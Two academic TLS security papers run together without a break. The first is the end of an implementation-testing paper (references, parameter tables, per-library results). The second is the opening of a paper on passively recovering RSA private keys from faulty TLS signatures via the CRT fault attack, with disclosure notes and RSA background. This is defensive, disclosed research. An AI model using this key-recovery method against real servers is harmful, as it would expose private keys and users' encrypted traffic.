[7] Karthikeyan Bhargavan and Gaëtan Leurent. "On the Practical (In-)Security of 64-bit Block Ciphers: Collision Attacks on HTTP over TLS and OpenVPN". In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*.

[8] Daniel Bleichenbacher. "Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS #1". In: *Advances in Cryptology - CRYPTO '98, 18th Annual International Cryptology Conference*.

[9] *BoarSSL*. `https://www.bearssl.org/boarssl.html`.

[10] Hanno Böck, Juraj Somorovsky, and Craig Young. "Return Of Bleichenbacher's Oracle Threat (ROBOT)". In: *USENIX Security Symposium 2018*.

[11] Chad Brubaker, Suman Jana, Baishakhi Ray, Sarfraz Khurshid, and Vitaly Shmatikov. "Using Frankencerts for Automated Adversarial Testing of Certificate Validation in SSL/TLS Implementations". In: *Proceedings of the 2014 IEEE Symposium on Security and Privacy*.

[12] Sze Yiu Chau, Omar Chowdhury, Md. Endadul Hoque, Huangyi Ge, Aniket Kate, Cristina Nita-Rotaru, and Ninghui Li. "SymCerts: Practical Symbolic Execution for Exposing Noncompliance in X.509 Certificate Validation Implementations". In: *2017 IEEE Symposium on Security and Privacy*.

[13] Chu Chen, Cong Tian, Zhenhua Duan, and Liang Zhao. "RFC-directed differential testing of certificate validation in SSL/TLS implementations". In: *Proceedings of the 40th International Conference on Software Engineering ICSE 2018*.

[14] Peng Chen and Hao Chen. "Angora: Efficient Fuzzing by Principled Search". In: *2018 IEEE Symposium on Security and Privacy, SP 2018*.

[15] Yi Chen, Luyi Xing, Yue Qin, Xiaojing Liao, XiaoFeng Wang, Kai Chen, and Wei Zou. "Devils in the Guidance: Predicting Logic Vulnerabilities in Payment Syndication Services through Automated Documentation Analysis". In: *USENIX Security Symposium 2019*.

[16] Yuting Chen and Zhendong Su. "Guided Differential Testing of Certificate Validation in SSL/TLS Implementations". In: *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering*.

[17] *coffee4j*. `https://coffee4j.github.io/`.

[18] Thai Duong and Juliano Rizzo. *Here come the XOR ninjas*.

[19] N. J. Al Fardan and K. G. Paterson. "Lucky Thirteen: Breaking the TLS and DTLS Record Protocols". In: *2013 IEEE Symposium on Security and Privacy*.

[20] *FlexTLS*. `https://github.com/DinoTools/python-flextls`.

[21] Konrad Fögen, "Combinatorial Robustness Testing based on Error-Constraints", PhD thesis, RWTH Aachen University, Germany, 2021

[22] Christina Garman, Kenneth G. Paterson, and Thyla Van der Merwe. "Attacks Only Get Better: Password Recovery Attacks Against RC4 in TLS". In: *USENIX Security Symposium 2015*.

[23] Bernhard Garn, Dimitris E. Simos, Feng Duan, Yu Lei, Josip Bozic, and Franz Wotawa. "Weighted Combinatorial Sequence Testing for the TLS Protocol". In: *2019 IEEE International Conference on Software Testing, Verification and Validation Workshops (ICSTW)*.

[24] William E. Howden. "Theoretical and Empirical Studies of Program Testing". In: *Proceedings of the 3rd International Conference on Software Engineering, 1978*.

[25] German Federal Office for Information Security (BSI). "TLS nach TR-03116-4 - Checkliste für Diensteanbieter". In: *TR-03116-4*.

[26] "ISO/IEC/IEEE International Standard - Systems and software engineering – Life cycle processes –Requirements engineering". In: *ISO/IEC/IEEE 29148:2011(E)* (2011).

[27] *JUnit 5*. `https://junit.org/junit5/`.

[28] *kcov*. `https://github.com/SimonKagstrom/kcov`.

[29] Kristoffer Kleine and Dimitris E. Simos. "Coveringcerts: Combinatorial Methods for X.509 Certificate Testing". In: *2017 IEEE International Conference on Software Testing, Verification and Validation, ICST 2017*.

[30] D. Richard Kuhn, Raghu N. Kacker, and Yu Lei. "A Model for T-Way Fault Profile Evolution during Testing". In: *2017 IEEE International Conference on Software Testing, Verification and Validation Workshops, ICST Workshops 2017*.

[31] D. Richard Kuhn, Dolores R. Wallace, and Albert M. Gallo. "Software Fault Interactions and Implications for Software Testing". In: *IEEE Trans. Software Eng.* 6 (2004).

[32] D.R. Kuhn and M.J. Reilly. "An investigation of the applicability of design of experiments to software testing". In: *27th Annual NASA Goddard/IEEE Software Engineering Workshop, 2002. Proceedings.*

[33] Volodymyr Kuznetsov, Johannes Kinder, Stefan Bucur, and George Candea. "Efficient state merging in symbolic execution". In: *ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI '12*.

[34] Gwangmu Lee, Woochul Shim, and Byoungyoung Lee. "Constraint-guided Directed Greybox Fuzzing". In: *USENIX Security Symposium 2021*.

[35] Yu Lei, Raghu Kacker, D. Richard Kuhn, Vadim Okun, and James Lawrence. "IPOG: A General Strategy for T-Way Software Testing". In: *14th Annual IEEE International Conference and Workshop on Engineering of Computer Based Systems (ECBS 2007)*.

[36] Robert Merget, Juraj Somorovsky, Nimrod Aviram, Craig Young, Janis Fliegenschmidt, Jörg Schwenk, and Yuval Shavitt. "Scalable Scanning and Automatic Classification of TLS Padding Oracle Vulnerabilities". In: *USENIX Security Symposium 2019*.

[37] Stacy J. Prowell and Jesse H. Poore. "Foundations of Sequence-Based Software Specification". In: *IEEE Trans. Software Eng.* 5 (2003).

[38] Zachary B. Ratliff, D. Richard Kuhn, Raghu N. Kacker, Yu Lei, and Kishor S. Trivedi. "The Relationship between Software Bug Type and Number of Factors Involved in Failures". In: *2016 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*.

[39] S. Bradner, *Key words for use in RFCs to Indicate Requirement Levels*, RFC 2119

[40] T. Dierks and E. Rescorla, *The Transport Layer Security (TLS) Protocol Version 1.2*, RFC 5246

[41] D. Eastlake 3rd, *Transport Layer Security (TLS) Extensions: Extension Definitions*, RFC 6066

[42] S. Turner and T. Polk, *Prohibiting Secure Sockets Layer (SSL) Version 2.0*, RFC 6176

[43] P. Gutmann, *Encrypt-then-MAC for Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS)*, RFC 7366

[44] Y. Sheffer, R. Holz, and P. Saint-Andre, *Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS)*, RFC 7457

[45] A. Popov, *Prohibiting RC4 Cipher Suites*, RFC 7465

[46] B. Moeller and A. Langley, *TLS Fallback Signaling Cipher Suite Value (SCSV) for Preventing Protocol Downgrade Attacks*, RFC 7507

[47] R. Barnes, M. Thomson, A. Pironti, and A. Langley, *Deprecating Secure Sockets Layer Version 3.0*, RFC 7568

[48] A. Langley, *A Transport Layer Security (TLS) ClientHello Padding Extension*, RFC 7685

[49] D. Gillmor, *Negotiated Finite Field Diffie-Hellman Ephemeral Parameters for Transport Layer Security (TLS)*, RFC 7919

[50] Y. Nir, S. Josefsson, and M. Pegourie-Gonnard, *Elliptic Curve Cryptography (ECC) Cipher Suites for Transport Layer Security (TLS) Versions 1.2 and Earlier*, RFC 8422

[51] E. Rescorla, *The Transport Layer Security (TLS) Protocol Version 1.3*, RFC 8446

[52] D. Benjamin, *Applying Generate Random Extensions And Sustain Extensibility (GREASE) to TLS Extensibility*, RFC 8701

[53] Juliano Rizzo and Thai Duong. "The CRIME attack". In: *Ekoparty Security Conference 2012*.

[54] Joeri de Ruiter and Erik Poll. "Protocol State Fuzzing of TLS Implementations". In: *USENIX Security Symposium 2015)*.

[55] Rolf Schwitter. "English as a Formal Specification Language". In: *13th International Workshop on Database and Expert Systems Applications (DEXA 2002)*.

[56] Dimitris E. Simos, Josip Bozic, Feng Duan, Bernhard Garn, Kristoffer Kleine, Yu Lei, and Franz Wotawa. "Testing TLS Using Combinatorial Methods and Execution Framework". In: *Testing Software and Systems - 29th IFIP WG 6.1 International Conference, ICTSS 2017*.

[57] Dimitris E. Simos, Josip Bozic, Bernhard Garn, Manuel Leithner, Feng Duan, Kristoffer Kleine, Yu Lei, and Franz Wotawa. "Testing TLS using planning-based combinatorial methods and execution framework". In: *Softw. Qual. J.* 2 (2019).

[58] Juraj Somorovsky. "Systematic Fuzzing and Testing of TLS Libraries". In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*.

[59] *This POODLE Bites: Exploiting The SSL 3.0 Fallback*. `https://www.openssl.org/~bodo/ssl-poodle.pdf`.

[60] *TLS-Attacker*. `https://github.com/tls-attacker/TLS-Attacker`.

[61] *TLS-Scanner*. `https://github.com/tls-attacker/TLS-Scanner`.

[62] *tlsfuzzer*. `https://github.com/tomato42/tlsfuzzer`.

[63] Mathy Vanhoef and Frank Piessens. "All Your Biases Belong to Us: Breaking RC4 in WPA-TKIP and TLS". In: *USENIX Security Symposium 2015*.

[64] Serge Vaudenay. "Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS ..." In: *Advances in Cryptology - EUROCRYPT 2002, International Conference on the Theory and Applications of Cryptographic Techniques*.

[65] David Wagner and Bruce Schneier. "Analysis of the SSL 3.0 Protocol". In: *Proceedings of the 2nd Conference on Proceedings of the Second USENIX Workshop on Electronic Commerce - Volume 2*.

[66] Jiayu Zhu, Chengcheng Wan, Pengbo Nie, Yuting Chen, and Zhendong Su. "Guided, Deep Testing of X.509 Certificate Validation via Coverage Transfer Graphs". In: *2020 IEEE International Conference on Software Maintenance and Evolution (ICSME)*.

Appendix

Parameter	SUT	Version	Values
Cipher Suite	●	●	3 - 44
Named Group	●	●	2 - 13
Signature Algorithm[5]	◐	●	5 - 15
Certificate[2,5]	◐	●	4 - 18
Record Fragment Length	●	●	4
TCP Fragmentation	●	●	bool
Session Ticket[1,3]	◑	●	bool
Extended Master Secret[1,3]	●	●	bool
Encrypt-then-MAC[1,3]	●	●	bool
ALPN[3]	◑	●	bool
GREASE Cipher Suites[4]	◑	●	bool
GREASE Named Groups[4]	◑	●	bool
GREASE Signature Algs[4]	◑	●	bool
Heartbeat[3]	◑	●	bool
Padding[3]	◑	●	bool
Renegotiation Indication[3]	◑	●	bool
PSK Key Exch. Modes[3]	◑	◓	bool
Send legacy CCS	●	◓	bool
Additional Padding Bytes	●	◓	3
Alert Description	●	●	34
Application Data Length	●	●	16
Manipulated AEAD Tag Byte	●	●	16
Manipulated Ciphertext Byte	●	●	16
Manipulated MAC Byte	●	◒	32 - 48
Manipulated PRF Byte	●	●	32 - 48
Manipulated Signature Byte	◐	●	5 - 10
Manipulated Bit in Chosen Byte	●	●	8
Unproposed Compression Method	◐	●	2
Selected Grease Cipher Suite	●	●	16
Selected Grease Extension	●	●	16
Selected Grease Named Group	●	●	16
Selected Grease Protocol Version	●	●	16
Selected Grease Signature Algo	●	●	16
Invalid `ChangeCipherSpec`	●	◒	4
Protocol Message Type	●	●	6
Invalid Protocol Version	●	●	1 - 4

Used to test connection endpoint ◐ client ◑ server ● both
Used in version ◒ TLS 1.2 ◓ TLS 1.3 ● both
1: TLS 1.2 extensions have only been included in TLS 1.3 test templates for server tests, as they are generally not applicable to client tests in this version
2: For client tests, we used only valid certificates with different public key types, signatures, and key lengths
3: Extension included or excluded from handshake messages - extensions have only been negotiated in client tests if the client offered them
4: Appended to offered parameters
5: Parameter is only used if any message it affects gets sent by the test template

Table 3: The parameters included commonly (top) and in specific (bottom) IPMs created by TLS-Anvil. The number of parameter values varies, depending on the TLS features supported by the SUT.

		Strength $t = 3$		Strength $t = 2$		Strength $t = 1$	
Library	**Version**	**Execution Time**	**Connections**	**Execution Time**	**Connections**	**Execution Time**	**Connections**
BearSSL	0.6	19.1h	61253	3.7h	12088	0.5h	1825
BoringSSL	3945	14.8h	48929	3.4h	10587	0.6h	1844
Botan	2.17.3	6.1h	26394	1.3h	5485	0.3h	965
GnuTLS	3.7.0	31.2h	88730	6.1h	17328	0.9h	2726
LibreSSL	3.2.3	38.4h	121650	7.7h	25600	1h	3869
MatrixSSL	4.3.0	20.8h	57598	5.1h	12777	1.1h	2541
mbed TLS	2.25.0	67.2h	181265	9.6h	35087	0.9h	4041
NSS	3.60	33.6h	91521	7h	18774	1h	2922
OpenSSL	1.1.1i	31.2h	95379	5.7h	18522	0.8h	2861
Rustls	0.19.0	13.6h	30761	3.4h	7517	0.1h	568
s2n	0.10.24	5.9h	26669	1.4h	5640	0.3h	1023
tlslite-ng	0.8.0-a39	55.2h	118167	8.7h	22784	1.2h	3389
wolfSSL	4.5.0	50.4h	64079	11.5h	14618	2.6h	2986

Table 4: Overview of the number of connections and the execution time for each server implementation with different testing strengths.

	Library	**Tests**	**Passed**	**Passed [%]**	**Strictly succeeded**	**Conceptually succeeded**	**Ratio conceptually**	**Failed partially**	**Failed fully**
Servers	BearSSL	109	102	93.6	48	54	52.9	1	6
	BoringSSL	219	213	97.3	202	11	5.2	0	6
	Botan	101	97	96.0	93	4	4.1	0	4
	GnuTLS	240	229	95.4	221	8	3.5	3	8
	LibreSSL	222	213	95.9	204	9	4.2	0	9
	MatrixSSL	222	173	77.9	159	14	8.1	10	39
	mbed TLS	113	105	92.9	80	25	23.8	1	7
	NSS	225	220	97.8	205	15	6.8	0	5
	OpenSSL	237	230	97.0	223	7	3.0	0	7
	Rustls	219	209	95.4	191	18	8.6	1	9
	s2n	104	95	91.3	44	51	53.7	1	8
	tlslite-ng	239	233	97.5	228	5	2.1	1	5
	wolfSSL	219	98	44.7	63	35	35.7	112	9
Clients	BearSSL	75	73	97.3	27	46	63.0	0	2
	BoringSSL	190	184	96.8	172	12	6.5	0	6
	Botan	78	75	96.2	74	1	1.3	2	1
	GnuTLS	201	128	63.7	120	8	6.3	62	11
	LibreSSL	193	178	92.2	169	9	5.1	1	14
	MatrixSSL	193	133	68.9	113	20	15.0	40	20
	mbed TLS	82	78	95.1	66	12	15.4	0	4
	NSS	197	184	93.4	181	3	1.6	0	13
	OpenSSL	197	184	93.4	181	3	1.6	0	13
	Rustls	188	178	94.7	128	50	28.1	2	8
	s2n	73	38	52.1	26	12	31.6	0	35
	tlslite-ng	203	180	88.7	173	7	3.9	3	20
	wolfSSL	198	105	53.0	67	38	36.2	85	8

Table 5: Overview of the results of the test templates for each tested library for strength $t = 3$. The columns on the left summarize the number of passed test templates, while the columns on the right state more detailed results.

		8446	5246	8701	8422	7919	7568	6066	7507	7465	7366	6176	7685	7457	State Machine	Length Field
	Test Templates	97	46	10	14	5	3	6	2	2	2	1	1	0	25	44
Servers	BearSSL	0/0	41/43	5/5	9/13	1/1	3/3	3/4	2/2	0/0	0/0	1/1	1/1	0/0	17/17	19/19
	BoringSSL	77/82	42/43	10/10	13/13	1/1	3/3	1/1	2/2	0/0	0/0	1/1	1/1	0/0	24/24	38/38
	Botan	0/0	34/35	5/5	10/13	4/4	3/3	1/1	0/0	0/0	0/0	1/1	1/1	0/0	18/18	20/20
	GnuTLS	88/91	39/43	10/10	11/13	4/4	3/3	3/4	2/2	0/0	2/2	1/1	1/1	0/0	24/24	41/42
	LibreSSL	78/82	41/43	10/10	13/13	2/2	3/3	1/1	2/2	0/2	0/0	1/1	1/1	0/0	23/24	38/38
	MatrixSSL	58/83	35/43	10/10	9/12	1/1	2/3	4/4	0/0	0/0	0/0	1/1	1/1	0/0	20/22	32/42
	mbed TLS	0/0	40/43	5/5	10/13	2/2	3/3	2/4	2/2	0/0	2/2	1/1	1/1	0/0	18/18	19/19
	NSS	80/83	42/43	10/10	13/13	4/4	3/3	1/1	2/2	1/2	0/0	1/1	1/1	0/0	24/24	38/38
	OpenSSL	86/90	43/43	10/10	10/13	2/2	3/3	4/4	2/2	0/0	2/2	1/1	1/1	0/0	24/24	42/42
	Rustls	83/88	34/36	10/10	11/12	1/1	3/3	1/1	0/0	0/0	0/0	1/1	1/1	0/0	24/24	40/42
	s2n	0/0	37/41	5/5	10/12	1/1	3/3	1/1	2/2	0/0	0/0	1/1	1/1	0/0	17/18	17/19
	tlslite-ng	88/91	42/43	10/10	11/13	4/4	3/3	1/1	2/2	0/0	2/2	1/1	1/1	0/0	24/24	44/44
	wolfSSL	27/82	18/39	0/10	3/12	1/4	3/3	0/1	2/2	0/0	0/2	1/1	0/1	0/0	7/24	36/38
	Test Templates	90	35	14	11	4	1	7	1	1	1	2	1	1	15	29
Clients	BearSSL	0/0	35/35	5/5	9/10	0/0	1/1	1/1	1/1	1/1	0/0	2/2	0/0	1/1	7/7	10/11
	BoringSSL	80/86	35/35	14/14	9/9	0/0	1/1	0/0	1/1	1/1	0/0	2/2	0/0	1/1	15/15	25/25
	Botan	0/0	31/31	5/5	8/9	3/4	1/1	1/1	1/1	1/1	0/0	2/2	0/0	1/1	6/7	15/15
	GnuTLS	33/88	31/35	6/14	9/9	4/4	1/1	1/1	1/1	1/1	1/1	2/2	0/0	1/1	9/15	28/28
	LibreSSL	78/86	33/35	10/14	9/9	2/2	1/1	0/0	1/1	0/1	0/0	2/2	0/0	1/1	15/15	26/26
	MatrixSSL	51/87	30/35	8/14	8/10	0/0	1/1	1/1	1/1	1/1	0/0	2/2	0/0	1/1	14/15	15/25
	mbed TLS	0/0	33/35	4/5	9/10	2/2	1/1	1/1	1/1	1/1	1/1	2/2	0/0	1/1	7/7	15/15
	NSS	80/87	34/35	10/14	8/9	2/2	1/1	0/0	1/1	1/1	1/1	2/2	0/0	1/1	15/15	28/28
	OpenSSL	80/87	34/35	10/14	8/9	2/2	1/1	0/0	1/1	1/1	1/1	2/2	0/0	1/1	15/15	28/28
	Rustls	78/87	31/31	14/14	9/9	0/0	1/1	1/1	1/1	1/1	0/0	2/2	0/0	1/1	14/15	25/25
	s2n	0/0	19/35	2/5	3/8	0/0	1/1	1/1	1/1	1/1	0/0	2/2	0/0	1/1	7/7	0/11
	tlslite-ng	72/88	34/35	9/14	9/9	4/4	1/1	1/1	1/1	1/1	1/1	2/2	1/1	1/1	14/15	29/29
	wolfSSL	30/87	22/35	6/14	5/8	2/4	1/1	0/0	1/1	1/1	0/1	2/2	0/0	1/1	7/15	27/28

Table 6: Overview of the number of implemented, executed, and passed test templates for each RFC or category for strength $t = 3$. Client and server test templates are not disjoint sets. Our test suite consists of 408 unique test templates.

RFC	Description
5246 [40]	Primary TLS 1.2 standard, defining handshake, record layer, mandatory cipher suites, basic extensions, and client/server behavior in unexpected situations
8446 [51]	Primary TLS 1.3 standard, defining handshake, record layer, mandatory cipher suites, basic extensions, and client/server behavior in unexpected situations
6066 [41]	Specifies new extensions for TLS
6176 [42]	Deprecates SSL 2 and forbids the fallback to this protocol
7366 [43]	Specifies an Encrypt-then-MAC extension in response to CBC padding oracle attacks [19]
7457 [44]	Summarizes known attacks on TLS and DTLS
7465 [45]	Prohibits usage of RC4 following papers on breaking the stream cipher [2, 22, 63]
7507 [46]	Specifies downgrade protection mechanisms
7568 [47]	Deprecates SSL 3 and forbids the fallback to this protocol
7685 [48]	Specifies a padding extension to inflate the `ClientHello` to account for servers with parser intolerances
7919 [49]	Specifies the negotiation of finite field Diffie-Hellman parameters
8422 [50]	Specifies handling of elliptic curve cipher suites for TLS 1.2 and earlier versions
8701 [52]	Specifies a set of 'GREASE' constants that are meant to ensure interoperability between peers with different protocol features

Table 7: Brief overview of the considered RFCs and their contents

Open to a fault: On the passive compromise of TLS keys via transient errors

George Arnold Sullivan
UC San Diego

Jackson Sippe
CU Boulder

Nadia Heninger
UC San Diego

Eric Wustrow
CU Boulder

Abstract

It is well known in the cryptographic literature that the most common digital signature schemes used in practice can fail catastrophically in the presence of faults during computation. We use passive and active network measurements to analyze organically-occuring faults in billions of digital signatures generated by tens of millions of hosts. We find that a persistent rate of apparent hardware faults in unprotected implementations has resulted in compromised certificate RSA private keys for years. The faulty signatures we observed allowed us to compute private RSA keys associated with a top-10 Alexa site, several browser-trusted wildcard certificates for organizations that used a popular VPN product, and a small sporadic population of other web sites and network devices. These measurements illustrate the fragility of RSA PKCS#1v1.5 signature padding and provide insight on the risks faced by unprotected implementations on hardware at Internet scale.

1 Introduction

During 2009-2011, Toyota issued multiple vehicle recalls after hundreds of crashes had been reported relating to unintended acceleration. Initially, Toyota placed the blame on driver error, shifting floor mats, and sticky accelerator pedals. In 2013 expert witness Michael Barr testified in the Bookout v. Toyota Motor Corp. case that a single bit flip sufficed to kill a throttle monitoring task, resulting in uncontrolled acceleration [4, 55]. Toyota lost the case and began settling with crash victims out of court.

The exact cause of the memory corruption in Toyota vehicles was never established: it could have been buffer overflows, cosmic rays, or hardware faults. No matter the underlying cause, the existing hardware protections were insufficient, and the software was brittle in the face of hardware errors.

Cryptographic software engineering is—fortunately—less often considered to be a matter of life or death. Nonetheless, faults can have similarly catastrophic impact on cryptographic systems. As prior work has shown, attacker-induced or naturally occurring bit flips can corrupt cryptographic computations, causing them to produce incorrect results, or even leak secret information or keys [12].

In this paper, we show that these attacks can be applied *entirely passively*, allowing a network adversary to derive TLS RSA private keys by observing network traffic. When errors occur[1] during a server's RSA signature computation, the resulting failed handshake can give an attacker sufficient information to derive the server's long-term private key.

We demonstrate these attacks by collecting 5.8 billion TLS handshakes from two different university networks. These handshakes included 3.3 billion connections using TLS 1.2 or below and 2.7 billion server signatures. Over a few months, we found nearly 2,000 non-validating digital signatures from failed handshakes. Some of these failed handshakes allowed us to compute three RSA private keys associated with Baidu, a multinational technology company and top 10 Alexa site. These keys were used to secure more than a million connections to hundreds of hosts in our dataset corresponding to dozens of Baidu's cloud-based services.

This passive attack is particularly concerning in the context of nation-state adversaries conducting mass surveillance. Unlike active attacks or remote compromise, which risk leaving evidence of tampering, passive fault analysis leaves no trace on either client or server. A network adversary only need observe network traffic passively and perform simple cryptographic calculations, capabilities that modern nation states are known to posses and employ for the purposes of network surveillance. This attack is exacerbated when TLS servers and clients negotiate non-forward secure ciphers, allowing the network attacker to passively decrypt encrypted TLS payloads using the server's private key, without leaving any trace of compromise.

In addition to demonstrating passive fault attacks, we also carried out active scans of TLS hosts, and performed a retrospective analysis of historical TLS scan data between 2015 and 2022 that included tens of thousands of non-validating

[1] perhaps due to bit flips, faulty hardware, memory corruption, or disk failure

signatures. In total, we computed 127 private keys from these active scans.

We compare our results to active scans from a 2015 technical report by Weimer [53], who appears to have been the first to observe that active scans could be used to detect or trigger these types of RSA signature faults at scale. He found that several open-source TLS libraries did not implement countermeasures against signature faults, and performed active TLS scans over a period of months that resulted in a few hundred invalid signatures that successfully compromised private keys, mostly from devices from several vendors.

Our passive analysis and recent active scans show that these problems are still present in current implementations. We were able to compute the browser-trusted private keys for a handful of user-facing web sites from sporadic faults, as well as observing dozens of certificate private keys compromised by devices. These certificates span from untrusted device default certificates to CA-signed browser-trusted wildcard certificates for entire organizations. Although all of the open source libraries we inspected have implemented countermeasures, it appears some proprietary TLS implementations are still vulnerable to this attack.

From signature faults to key recovery. The flaw we exploit is well known in the cryptographic side channel literature. Boneh, DeMillo, and Lipton describe in their 1997 paper [11] an RSA key recovery attack: Almost all RSA implementations use the Chinese Remainder Theorem (CRT) optimization for modular exponentiation in RSA signing, but errors that occur in one of the half-exponentiations in this algorithm can result in leaking information that can be used to derive the RSA private key. Lenstra improved the attack to require only one signature when the message is known [12, 39]. This attack works against any deterministic RSA signature scheme using the CRT optimization. The countermeasure to these attacks is to validate the RSA signature before sending it.

Prior to Weimer's work in 2015 [53], almost no implementations validated RSA signatures before sending. Following the report, all of the software TLS libraries Weimer contacted implemented countermeasures, and Cavium issued a patch for their cryptographic accelerators, which appeared to be at fault for several of the vulnerable devices he discovered.

In this work, we find that spontaneous faults compromising RSA keys through PKCS#1v1.5 signatures continue to be present as a low but persistent rate in both passive and active network measurements over time, despite the attention drawn to this vulnerability in 2015 [53]. In the present era in 2022, we find that this flaw is not just present in the types of network devices that have already been observed to suffer from cryptographic implementation flaws in previous studies [29, 30, 53], but that it also affects user-facing websites and infrastructure that receive significant amounts of network traffic.

These vulnerabilities are due to a hazardous combination of cryptographic libraries vulnerable in the face of computational errors, and the brittle nature of the RSA PKCS#1v1.5 signature padding scheme as used in TLS 1.0–1.2. PKCS#1v1.5 signature padding makes key compromise trivial in the presence of CRT faults. Prior to TLS 1.3, handshakes take place in plaintext, providing all the information a passive network adversary needs to validate signatures on observed connections, or derive keys when errors occur.

On a more positive note, TLS 1.3 provides multiple countermeasures against these issues, including moving the key exchange earlier in the handshake in order to ensure that certificates and signatures are sent encrypted, and using RSA-PSS signature padding, which prevents this type of key compromise if implemented correctly.

Contributions Our contributions are as follows:

- We study the first passively-collected dataset of 2.7 billion server-generated TLS signatures on real-world network traffic from two universities.
- We investigate the impact of hardware faults in several signature schemes in practice, including RSA PKCS#1 v1.5, RSA-PSS, and ECDSA
- We demonstrate both the feasibility and the impact of passively monitoring for cryptographic hardware faults.
- We perform a retrospective analysis of historical TLS scan data and supplement with current TLS scan data to examine the impact of this vulnerability over time.
- We discuss defenses to this attack at the application, library, and protocol level.

Ethical considerations

Passive measurement of real network data invokes natural privacy concerns. The network measurement and processing infrastructure we use was developed in consulation with our campus institutional review boards (IRBs) and network operations and cybersecurity staff. The tap infrastructure and data processing protocols we use have been evaluated as exempt by our respective IRBs.

We have taken several steps to minimize the potential exposure of personally identifiable information from the human network users whose data we analyze. Campus IP addresses and MAC addresses that are present in the packets captured by our infrastructure are discarded during parsing and before storage. At UCSD, these fields are encrypted with a keyed format-preserving encryption scheme, and at CU Boulder we chose not to log source IP addresses at all. All content data was discarded: we parse only the cryptographic handshakes. In any case, because we focus on TLS, the content is all encrypted. We did not attempt to deanonymize any connections or decrypt any traffic using the private keys we computed.

The active scans that we performed were rate-limited to avoid excessive burden on the hosts we connected to, and we followed best practices for active network scanning including

scanning from an identifiable host with information on our project, and maintaining an opt-out blocklist.

Disclosure

We disclosed to Baidu on January 26, 2022 and worked with their team to verify the exposure. Baidu has acknowledged the problem and corrected the issue. They updated their keys in late February, 2022. We disclosed to Xerox on May 6, 2022 and have received an acknowledgement. We disclosed a historical vulnerability to doi.gov on May 11, and have received a confirmation that the vulnerable site has a new certificate and is no longer public facing. We disclosed to Cisco on May 13, 2022, and have received an acknowledgement. We communicated with Microsoft on May 21, 2022 and with Alibaba Cloud on May 22, 2022. We have included more information as available below.

2 Background and related work

RSA public keys remain overwhelmingly popular for signature usage in TLS; in our passive dataset around 90% of TLS connections used an RSA signature. (See Table 3.)

2.1 RSA signatures

A textbook RSA public key is a pair of integers (N,e) where N is a public modulus that is the product of two equal-sized primes p and q, and e is the public signature verification exponent, nearly always set to 65537 in TLS. The private key is the pair (N,d) where $d = e^{-1} \bmod (p-1)(q-1)$ is the secret signing exponent.

A textbook RSA signature s on a message m is the value $s = m^d \bmod N$. To verify a textbook RSA signature, the verifier checks whether $m \stackrel{?}{=} s^e \bmod N$.

2.1.1 Padding and Optimizations

Textbook RSA signatures as described above are vulnerable to a number of elementary signature forgery attacks [13], so RSA signatures are generally padded and hashed.

PKCS#1v1.5 The most common RSA signature padding scheme historically has been PKCS#1v1.5 padding [37]. For signatures, this padding takes the form

`pad(m) = 00 || 01 || FF .. FF || ASN.1 || H(m)`

where `ASN.1` is an algorithm identifier specifying the hash function used in the signature, and `H(m)` is a cryptographic hash of the message m using the specified hash function. In typical modern usage, N is 2048 bits, and H is SHA-256 or SHA-512. The length of the `ASN.1` algorithm identifier, null spacing bytes, and ASN.1 length encoding for the hash is 20 bytes. The `FF` bytes occupy the remaining space to fill the padded message to the byte length of the modulus N. The value `pad(m)` is exponentiated and validated as in textbook RSA described above.

RSA PKCS#1v1.5 signature padding has been proven to be secure in the random oracle model [32]. (This is in contrast to the case of RSA PKCS#1v1.5 encryption padding, which is not secure against chosen ciphertext attacks [8] and has resulted in numerous real-world vulnerabilities [3, 10].)

RSA-PSS RSA-PSS is an alternative randomized RSA signature padding scheme [5]. A modified version of RSA-PSS (often referred to as RSASSA-PSS) appears in PKCS#1v2.1 [35] and 2.2. Unlike PKCS#1v1.5 padding, PSS padding is randomized using a salt. The input to RSASSA-PSS is a message hash *mHash*, which is then hashed together with padding and the salt s to obtain a string H. H is then processed through a *mask generating function* MGF and xored with padding and the salt value to obtain a value *maskedDB*. The encoded message to which RSA signing is applied is then

`pad(mHash) = maskedDB || H || BC`

where `BC` is the hexadecimal byte value. To verify the signature, the verifier must know the message hash that is being signed. The verifier inverts RSA signing, parses `pad(mHash)` from the padded message, recovers the salt, and then verifies the salted hash H.

TLS 1.3 specifies the use of PSS padding for RSA. However, historically RSA-PSS has remained less popular than PKCS#1v1.5 padding. Gutmann has criticized standardizations of PSS as potentially being vulnerable to parameter substitution and malleability attacks [28].

Although PSS is typically described as randomized, PKCS#1v2.1 contains a note that "randomness is not critical to security" for PSS, and suggests that "In situations where random generation is not possible, a fixed value or a sequence number could be employed instead, with the resulting provable security similar to that of FDH" (Full-Domain Hashing [5]).

CRT Implementations often use the Chinese Remainder Theorem (CRT) to speed up the modular exponentiation computations required for signing. To do this, an implementation computes the CRT secret exponents $d_p = d \bmod (p-1)$ and $d_q = d \bmod (q-1)$, and the coefficient $q_{inv} = q^{-1} \bmod p$. Then the value $s = m^d \bmod N$ can be computed by first computing the half-exponentiations $s_p = m^{d_p} \bmod p$ and $s_q = m^{d_q} \bmod q$ then recovering the full s using Garner's formula: $s = s_p q q_{inv} + s_q(1 - q q_{inv}) = (s_p - s_q) q q_{inv} + s_q \bmod N$.

Modular exponentiation The simplest efficient modular exponentiation algorithm is the binary square-and-multiply algorithm. However, textbook square-and-multiply is one of the canonical examples of an algorithm that is vulnerable to side-channel attacks, and modern implementations typically adopt multiple optimizations over textbook square-and-

multiply [26], as well as using countermeasures against side-channel attacks. For instance, to protect against side-channel attacks, implementations may blind the exponent (by adding multiples of $\phi(N)$ for the full exponent, or $p-1$ or $q-1$ for the half-exponents) or message using RSA blinding.

In Section 4.2 we discuss some of the implementation choices made by popular TLS libraries in more detail. Message blinding appears to be near-ubiquitous; exponent blinding less so.

2.2 Fault Attacks against RSA

